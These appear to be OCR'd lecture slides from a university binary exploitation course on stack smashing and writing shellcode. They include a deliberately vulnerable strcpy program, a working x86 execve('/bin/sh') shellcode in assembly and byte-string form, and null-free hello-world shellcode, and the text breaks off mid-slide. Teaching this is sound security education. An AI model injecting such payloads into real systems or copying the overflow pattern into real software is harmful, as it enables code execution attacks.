Shellcoding

Modern Binary Exploitation
CSCI 4968 - Spring 2015
Sophia D'Antoine

Lecture Overview

1. Basic Stack Smashing Review
2. Defining Shellcode
3. Hello World Shellcode
4. Linux System Calls
5. Writing & Testing Shellcode
6. Shellcode in Exploitation
7. Additional Notes

Basic Stack Smashing Review


```
void function(char *str) {
    char buffer[16];
    strcpy(buffer,str);
}

void main() {
  char large_string[256];
  fgets(large_string, strlen(large_string), stdin);

  function(large_string);
}
```

Basic Stack Smashing Review

User enters <= 16 A's, everything is OK

User enters > 16 A's

```
Program received signal SIGSEGV,
Segmentation fault. 0x41414141 in ?? ()
=> 0x41414141: Cannot access memory at
address 0x41414141
```




Basic Stack Smashing Review

0x41	0x41	0x41	0x41	...
0x41	0x41	0x41	0x41	...
0x41	0x41	0x41	0x41	... New stack frame
0x41	0x41	0x41	0x41	...
0x41	0x41	0x00	0x00	...
0x40	0xf0	0xff	0xbf	<----- Saved EBP Address
0x71	0x84	0x04	0x08	<----- Saved Return Address
0x20	0xf4	0xff	0xbf	<----- Argument One to gets()
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
...	...	...	...	
...	...	...	...	

0x41	0x41	0x41	0x41	...
0x41	0x41	0x41	0x41	...
0x41	0x41	0x41	0x41	... New stack frame
0x41	0x41	0x41	0x41	...
0x41	0x41	0x41	0x41	...
0x41	0x41	0x41	0x41	<----- Saved EBP Address
0x41	0x41	0x41	0x41	<----- Saved Return Address
0x41	0x41	0x41	0x41	<----- Argument One to gets()
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x00	
...	...	...	...	
...	...	...	...	

Moving Forward

- In Lab 2 we gave contrived examples with ‘win’ functions to launch a shell, but you won’t be as lucky in the real world
  - Question: What if there’s no win function?
  - Answer: Inject your own!



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




Defining Shellcode

- Shellcode
  - A set of instructions that are injected by the user and executed by the exploited binary
  - Generally the ‘payload’ of an exploit
  - Using shellcode you can essentially make a program execute code that never existed in the original binary
  - You’re basically injecting code



Origins of the Name

- Why the name "shellcode"?
  - historically started a command shell



Shellcode as C

Shellcode is generally hand coded in assembly, but its functionality can be represented in C

C code snippet

```
char *shell[2];

shell[0] = "/bin/sh";
shell[1] = NULL;
execve(shell[0], shell, NULL);
exit(0);
```

Shellcode as x86

```
8048060: <_start>:
8048060: 31 c0                  xor   eax, eax
8048062: 50                     push  eax
8048063: 68 2f 2f 73 68         push  0x68732f2f
8048068: 68 2f 62 69 6e         push  0x6e69622f
804806d: 89 e3                  mov   ebx, esp
804806f: 89 c1                  mov   ecx, eax
8048071: 89 c2                  mov   eax, edx
8048073: b0 0b                  mov   al, 0x0b
8048075: cd 80                  int   0x80
8048077: 31 c0                  xor   eax, eax
8048079: 40                     inc   eax
804807a: cd 80                  int   0x80
```

Shellcode as a String

```
char shellcode[] =
    "\x31\xc0\x50\x68\x2f\x2f\x73"
    "\x68\x68\x2f\x62\x69\x6e\x89"
    "\xe3\x89\xc1\x89\xc2\xb0\x0b"
    "\xcd\x80\x31\xc0\x40\xcd\x80";
```

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


Hello World Shellcode

```
user_code:
        jmp     message
write_str:
        xor     eax, eax
        xor     ebx, ebx
        xor     edx, edx
        mov     eax, 4
        mov     ebx, 1
        pop     ecx
        mov     edx, 13
        int     0x80
        mov     eax, 1
        xor     ebx, ebx
        int     0x80
message:
        call    write_str
        .ascii  "Hello, World\n"
```

Machine code as a string constant:

```
"\xEB\x21\x31\xC0\x31\xDB\x31\xD2
 \xB8\x04\x00\x00\x00\xBB\x01\x00
 \x00\x00\x59\xBA\x0D\x00\x00\x00
 \xCD\x80\xB8\x01\x00\x00\x00\x31
 \xDB\xCD\x80\xE8\xDA\xFF\xFF\xFF
 \x48\x65\x6C\x6C\x6F\x2C\x20\x57
 \x6F\x72\x6C\x64\x0A"
```

53 Bytes

https://defuse.ca/online-x86-assembler.htm#disassembly

∅ or Null

When shellcode is read as a string, null bytes become an issue with common string functions.

Solution: Make your shellcode NULL free!


The instruction

```
mov   eax, 4        ; "\xB8\x04\x00\x00\x00"
```

can be replaced by:

```
mov   al, 4         ; "\xb0\x04"
```

x86 Register Review



Hello World with NULL Bytes

```
user_code:
        jmp     message
write_str:
        xor     eax, eax
        xor     ebx, ebx
        xor     edx, edx
        mov     eax, 4
        mov     ebx, 1
        pop     ecx
        mov     edx, 13
        int     0x80
        mov     eax, 1
        xor     ebx, ebx
        int     0x80
message:
        call    write_str
        .ascii  "Hello, World\n"
```

Machine code as a string constant:

```
"\xEB\x21\x31\xC0\x31\xDB\x31\xD2
 \xB8\x04\x00\x00\x00\xBB\x01\x00
 \x00\x00\x59\xBA\x0D\x00\x00\x00
 \xCD\x80\xB8\x01\x00\x00\x00\x31
 \xDB\xCD\x80\xE8\xDA\xFF\xFF\xFF
 \x48\x65\x6C\x6C\x6F\x2C\x20\x57
 \x6F\x72\x6C\x64\x0A"
```

53 Bytes

https://defuse.ca/online-x86-assembler.htm#disassembly

Hello World without NULL Bytes

```
user_code:
        jmp     message
write_str:
        xor     eax, eax
        xor     ebx, ebx
        xor     edx, edx
        mov     al, 4
        mov     bl, 1
        pop     ecx
        mov     dl, 13
        int     0x80
        mov     al, 1
        xor     ebx, ebx
        int     0x80
message:
        call    write_str
        .ascii  "Hello, World\n"
```

Machine code as a string constant:

```
"\xEB\x15\x31\xC0\x31\xDB\x31\xD2
 \xB0\x04\xB3\x01\x59\xB2\x0D\xCD
 \x80\xB0\x01\x31\xDB\xCD\x80\xE8
 \xE6\xFF\xFF\xFF\x48\x65\x6C\x6C
 \x6F\x2C\x20\x57\x6F\x72\x6C\x64
 \x0A"
```

41 Bytes

No more NULLs!

https://defuse.ca/online-x86-assembler.htm#disassembly

Optimizing Hello World

```
mini_hello:
        xor     ebx, ebx
        mul     ebx
        mov     al, 0x0a
        push    eax
        push    0x646c726f
        push    0x57202c6f
        push    0x6c6c6548
        mov     al, 4
        mov     bl, 1
        mov     ecx, esp
        mov     dl, 13
        int     0x80
        mov     al, 1
        xor     ebx, ebx
        int     0x80
```

Machine code as a string constant:

```
